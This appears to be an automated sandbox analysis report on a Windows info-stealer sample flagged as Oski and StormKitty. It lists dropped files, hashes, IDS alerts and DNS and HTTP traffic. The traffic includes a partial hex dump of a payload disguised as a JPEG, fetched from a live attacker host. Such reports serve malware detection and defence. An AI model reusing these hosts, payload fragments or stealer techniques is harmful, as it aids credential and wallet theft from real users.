Preview:	HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\632783881659e232750f71880779d5da.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\chormuim.exe.StartDelay : Sleeping 7665.AntiAnalysis : Hosting detected!.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\DotNetZip.dll.SetFileCreationDate : Changing file C:\Users\user\AppData\Local\Temp\DotNetZip.dll creation data.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\AnonFileApi.dll.SetFileCreationDate : Changing file C:\Users\user\AppData\Local\Temp\AnonFileApi.dll creation data.Steam >> Application path not found in registry.Wallets >> Failed collect wallet from registry.System.NullReferenceException: Object reference not set to an instance of an object... at .....

C:\Users\user\AppData\Local\Temp\chormuim.exe	
Process:	C:\Users\user\AppData\Local\Temp\chormuimii.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	366592
Entropy (8bit):	7.918019042246386
Encrypted:	false
SSDEEP:	6144:Aj4tMvbY1J6H2QfaJux2ME1KH5F/cpRNEav3YqMf0ZdpnHyIgOlgSMJphy:ArzY16HAIDrn/4Wav3PMMTpnHLIlgSMN
MD5:	69450EC78E3AA15178A8A90079551137
SHA1:	C77904954955906C1792B956CB58BE00A9CCB140
SHA-256:	6247F4AF4CEF102C5FD74F4544FF0D9805A9F3E3C1ECE327C5CC4D674F06C7B1
SHA-512:	DF108EA9A113476A4C891C6F52FB5F2E0C9C128660CC476F106333DDC81FB9CDC766971289D0EA7CEAAD0DDDECC531CC1FAB7C3F6B35AD0BDA546A4D45046F7
Malicious:	**true**
Yara Hits:	• Rule: SUSP_NET_NAME_ConfuserEx, Description: Detects ConfuserEx packed file, Source: C:\Users\user\AppData\Local\Temp\chormuim.exe, Author: Arnim Rupp • Rule: HKTL_NET_GUID_StormKitty, Description: Detects c# red/black-team tools via typelibguid, Source: C:\Users\user\AppData\Local\Temp\chormuim.exe, Author: Arnim Rupp
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...L..`.....\|.....8... ...@....@.. ..@.....7..S....@...y..... ..... ..H.....text...$.... ..... ..`.rsrc....y...@...z.....@..@.reloc.....@..B.....8.....H.....H.....~.Z\..(e.\mj..j.1.Ai...i...5..Q.}|=_.`L....'....$.).^.I.....V.....A...h....p..6\J..Xy.-D.!...A.8(.O].....b+.r4.Q..M\....v8p.(....tG.9....eUP'..3. w..6Lp.HTl.,.....?.\|.lU.A..u=qP.j.U.[d.....D.BOO.....u...(.F.l.i+.-...}....2.....;c.+.s.2....'..M...O...J.r..:9.<..g.]g.Q....D.....6...E/....c;.~6p.v&..$x...9x.}..ZJ...IG.6X.K.H..X....1..=....R.:{.SZA .....c....?...j..r...z.Z7..R.3{..

C:\Users\user\AppData\Local\Temp\chormuimii.exe	
Process:	C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	650752
Entropy (8bit):	7.88640150268916
Encrypted:	false
SSDEEP:	12288:Qh1Lk70TnvjcOO7Ng0gaRRwlWaOvQZ/DB8BX6AT8zuQ2NH/2xXQ:sk70TrcOOxVga3D3XQzuQm2xg
MD5:	535BD46107780DBB3425E23C175E85F9
SHA1:	F2EF993FABD5FB2172DCCC6F20033B0565C04FA0
SHA-256:	37D460CEA9227867807E21051990ED580D9BAFC35746DD1F6EA48E424438EC2D
SHA-512:	82BA3C603C9D0BD3AE80DB7575E978552D3073C33C2F4957238E4F8721B6D7FB5EE4FF36143D2E62A8E48EDA7AEB4EE1A1AFCFC2ED8CCF2AB3EAF188273826446
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....h..-,q.~,q.~,q.~2#.~?q.~...~+q.~,q.~\q.~2#n~.q.~2#i~.q.~2#{~-q.~Rich,q.~.....`....PE..L...t..P.....#.....R...../.....@.....0.....;.....P....`..$.....@.....text..... ..`.rdata...m.....n.....@..@.data....0... .....@....rsrc...$....`..... .....@..@..... ....

C:\Users\user\AppData\Local\Temp\dll.exe	
Process:	C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\dll.exe	
Category:	dropped
Size (bytes):	34304
Entropy (8bit):	3.5683871804810248
Encrypted:	false
SSDEEP:	768:T/0bVbK+e8Tkr39y/SW6AJDLocaU3pu3RpfZ77:T09KvTr86ln
MD5:	461CBDD5B0D2801A736E21AEF6C7CED3
SHA1:	62AC275945407DC00402EEB2272FE1E47FB6D7E0
SHA-256:	9EB507B9BFF383E0C96F4D535352978A801B02E4C00C8416882A3F4F7A625595
SHA-512:	85F6513D0FABB5D3BB9E045C8A3C0A11F833B33FF1BE8ADCDB76E61D44216C7CAE14CEF594747BBDB51FCE755814ADE02F4DB60A2F2319B7E5921624BD7B0ABB
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Vc.^.....".0..\|..... .....@.. ....@.....P...K..... ....H.....text....z... ...\|..... ..`.rsrc.....~.....@..@.reloc..... .....@..B.....H.....X!...x.....".(.....*....0.....r...p.r.p.p.r<p.p(.....,..r<p.p(.....o..... ....(.....(.....,....(.....(....& .... (.....rPp.p.(.....r.p.p(....(....(.....r.p.p(.....(.....r.p.p(....(....&~....r.p.po.....r.p.p.r.p.p(....o.....o.....(....o.....*.BSJB.....v4.0.30319.....l...t...#~.....t...#Strings....T...$q..#US.xw.....#GUID....w..p...#Blob.....G.....%3.....

C:\Users\user\AppData\Local\Temp\svchoste.exe	
Process:	C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	204800
Entropy (8bit):	6.513547817910089
Encrypted:	false
SSDEEP:	3072:WfUomEuYm98dlSq7gt5q7Dx+XgS6aCEwhOfUbCalNT2pbB3flo1Xi6FLPo3c:WfUauY68uSWCx+XA7mg2pNx1Ljo3c
MD5:	9F209B4720986407A79BD4C598087587
SHA1:	BA52F693587EF169D590351639B4C810DCCD8427
SHA-256:	76488918853CE10B808BD2FAD4F8C37FF9CA59F321C03C7700E0771F922113D3
SHA-512:	FCE9032027D61EC4026B2DC4F762D7D05E1AC820B1DC6BA6AD6B8631A040389FC8A838A9A1778992263430411D38ECB60085F87454BDEFFF7BE3A2A0345C122
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Oski, Description: Yara detected Oski Stealer, Source: C:\Users\user\AppData\Local\Temp\svchoste.exe, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....; ._ZN._ZN._ZN....^ZN.0,.GZN.0,..ZN.0,.lZN.V".]ZN.V".XZN._ZO. 3ZN.0,.TZN.0,.^ZN.Rich_ZN.....PE..L....._.....Z.....{q.....p....@.....@.....d...P.....P..\!..... .....@.....p.....text...#Y.....Z..... ..`.rdata..x....p.....^.....@..@.data...(D.....@....reloc...,...P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tmp3B84.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp7B6F.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmp7B6F.tmp.dat	
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD3BF.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD6AE.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmpEBCE.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541

C:\Users\user\AppData\Local\Temp\tmpEBCE.tmp.dat	
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpED36.tmp.dat	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	118784
Entropy (8bit):	0.4589421877427324
Encrypted:	false
SSDEEP:	48:T9YBfHNPM5ETQTbKPHBsRkOLkRf+z4QHItYysX0uhnHu132RUioVeINUravDLjY/:2WU+bDoYysX0uhnydVjN9DLjGQLBE3u
MD5:	16B54B80578A453C3615068532495897
SHA1:	03D021364027CDE0E7AE5008940FEB7E07CA293C
SHA-256:	75A16F4B0214A2599ECFBB1F66CAE146B257D11106494858969B19CABCB9B541
SHA-512:	C11979FE1C82B31FDD6457C8C2D157FB4C9DF4FE55457D54104B59F3F880898D82A947049DEB948CA48A5A64A75CFBFC38FDB2E108026EBE7CA9EBE8B17937 7
Malicious:	false
Reputation:	unknown
Preview:	SQLite format 3.....@ .....C..... ....

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\System32\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.2702296406876865
Encrypted:	false
SSDEEP:	12288:4b20Th312ap8TSP5ve7dcb5GMtzr8VxmoKwPjMQ2ZlPfq+kwX2je/:A20Th312ap8TSPd5
MD5:	C7D2F051EBB3F9C5C5059E83B74266F2
SHA1:	9FF6AEAEBFB555D3905D891E710CF5515E1D8177
SHA-256:	6B2D09834ED8E656C27966878D396A321B04DC5C3CE146A4D6CE57848D299550
SHA-512:	F324FC305EABE61CD53EED2C3F76B8DB66388E0EEBACB46E9E5716C39BFF7AADE51BF86860FDB3FA6FEAF4F017D3CD4630994D9D9A84A7EC4E8DE0A73E85 9B19
Malicious:	false
Reputation:	unknown
Preview:	regfY...Y...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm..... ....2..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assemb ly, for MS Windows
Entropy (8bit):	7.711389468735713
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01%

General

File name:	18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
File size:	888320
MD5:	39bfd2ce7cffeafc8f4d85d89fd6f072
SHA1:	9d0df13ef8de579a2bbfba88e938a836ffab1069
SHA256:	18719d6856a09a622001f1c325067d56afa63bd21fbad25fd23c01b2c0c67472
SHA512:	d2e4b81133cb427a52ba10cbde23ea16ed33dc0c57affc55afa0ca5bbf68e03841e258ca153c5f217fe0f4f483f3705882eb556718f9c98f508db7144b7b51bb
SSDEEP:	24576:C8SHUGk70TrcOOxVga3D3XQzuQm2xmZj:OPkQTAzzD3DQzuQxYZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...3.Wa.....z..... ...@....@.. .....@.....

File Icon

Icon Hash:	71e8e6ecc8d8f831

Static PE Info

General

Entrypoint:	0x412e1e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61579133 [Fri Oct 1 22:52:35 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x10e24	0x11000	False	0.544088924632	data	6.02939693015	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.sdata	0x14000	0xbfce8	0xbfe00	False	0.891823595277	data	7.83045579501	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0xd4000	0x78bc	0x7a00	False	0.583472079918	data	6.22342815857	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xdc000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-13:49:21.338746	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:22.204152	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:23.240383	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:24.106172	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:24.536779	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:25.466286	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:27.435801	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:29.727825	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140
01/14/22-13:49:32.576793	TCP	2034813	ET TROJAN Vidar/Arkei/Megumin/Oski Stealer HTTP POST Pattern	49743	80	192.168.2.3	108.167.165.140

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 13:49:21.146028996 CET	192.168.2.3	8.8.8.8	0x62a7	Standard query (0)	pplonline.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.335261106 CET	192.168.2.3	8.8.8.8	0x6016	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.949631929 CET	192.168.2.3	8.8.8.8	0xb7de	Standard query (0)	raw.github usercontent.com	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:39.434436083 CET	192.168.2.3	8.8.8.8	0x2de3	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:44.688765049 CET	192.168.2.3	8.8.8.8	0xf186	Standard query (0)	icanhazip.com	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:44.968084097 CET	192.168.2.3	8.8.8.8	0x7b06	Standard query (0)	201.75.14.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jan 14, 2022 13:49:48.130347013 CET	192.168.2.3	8.8.8.8	0xb699	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 13:49:21.167404890 CET	8.8.8.8	192.168.2.3	0x62a7	No error (0)	pplonline.org		108.167.165.140	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.356714964 CET	8.8.8.8	192.168.2.3	0x6016	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.968750000 CET	8.8.8.8	192.168.2.3	0xb7de	No error (0)	raw.github usercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.968750000 CET	8.8.8.8	192.168.2.3	0xb7de	No error (0)	raw.github usercontent.com		185.199.109.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 13:49:36.968750000 CET	8.8.8.8	192.168.2.3	0xb7de	No error (0)	raw.github usercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:36.968750000 CET	8.8.8.8	192.168.2.3	0xb7de	No error (0)	raw.github usercontent.com		185.199.111.133	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:39.453140020 CET	8.8.8.8	192.168.2.3	0x2de3	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:44.711551905 CET	8.8.8.8	192.168.2.3	0xf186	No error (0)	icanhazip.com		104.18.115.97	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:44.711551905 CET	8.8.8.8	192.168.2.3	0xf186	No error (0)	icanhazip.com		104.18.114.97	A (IP address)	IN (0x0001)
Jan 14, 2022 13:49:44.985660076 CET	8.8.8.8	192.168.2.3	0x7b06	Name error (3)	201.75.14.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Jan 14, 2022 13:49:48.150048018 CET	8.8.8.8	192.168.2.3	0xb699	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- raw.githubusercontent.com
- api.telegram.org
- pplonline.org
- ip-api.com
- icanhazip.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49745	185.199.108.133	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49746	185.199.108.133	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49747	149.154.167.220	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49743	108.167.165.140	80	C:\Users\user\AppData\Local\Temp\svchoste.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:21.338746071 CET	1129	OUT	POST /Cgi//6.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Jan 14, 2022 13:49:21.506848097 CET	1130	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:21 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Thu, 06 Jun 2019 09:01:52 GMT Accept-Ranges: bytes Content-Length: 144848 Keep-Alive: timeout=5, max=75 Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a2 6c 24 1c e6 0d 4a 4f e6 0d 4a 4f e6 0d 4a 4f ef 75 d9 4f ea 0d 4a 4f 3f 6f 4b 4e e4 0d 4a 4f 3f 6f 49 4e e4 0d 4a 4f 3f 6f 4f 4e ec 0d 4a 4f 3f 6f 4e 4e ed 0d 4a 4f c4 6d 4b 4e e4 0d 4a 4f 2d 6e 4b 4e e5 0d 4a 4f e6 0d 4b 4f 7e 0d 4a 4f 2d 6e 4e 4e f2 0d 4a 4f 2d 6e 4a 4e e7 0d 4a 4f 2d 6e b5 4f e7 0d 4a 4f 2d 6e 48 4e e7 0d 4a 4f 52 69 63 68 e6 0d 4a 4f 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 bf 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 b6 01 00 00 62 00 00 00 00 00 00 97 bc 01 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 50 02 00 00 04 00 00 09 b1 02 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 03 02 00 a8 00 00 00 b8 03 02 00 c8 00 00 00 00 30 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 18 02 00 d0 1d 00 00 00 40 02 00 60 0e 00 00 d0 fe 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 ff 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 cb b 4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 44 00 00 00 d0 01 00 00 46 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 07 00 00 00 20 02 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 30 02 00 00 04 00 00 00 04 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 60 0e 00 00 00 40 02 00 00 10 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec a1 5c 22 02 10 85 c0 75 12 e8 37 14 00 00 85 c0 74 04 33 c0 5d c3 a1 5c 22 02 10 5d ff a0 b0 01 00 00 55 8b ec a1 5c 22 Data Ascii: MZ@!L!This program cannot be run in DOS mode.lJOJOJOuOJO?oKNJO?oINJO?oONJO?oNNJOmKNJO-nKNJOKO~JO-nNNJO-nJNJO-nOJO-nHNJORichJOPELb["!bP@0x@`T(@l.text `.rdataDF@@.data @.rsrcx0@@ .reloc`@@BU\"u7t3]\"]U\"
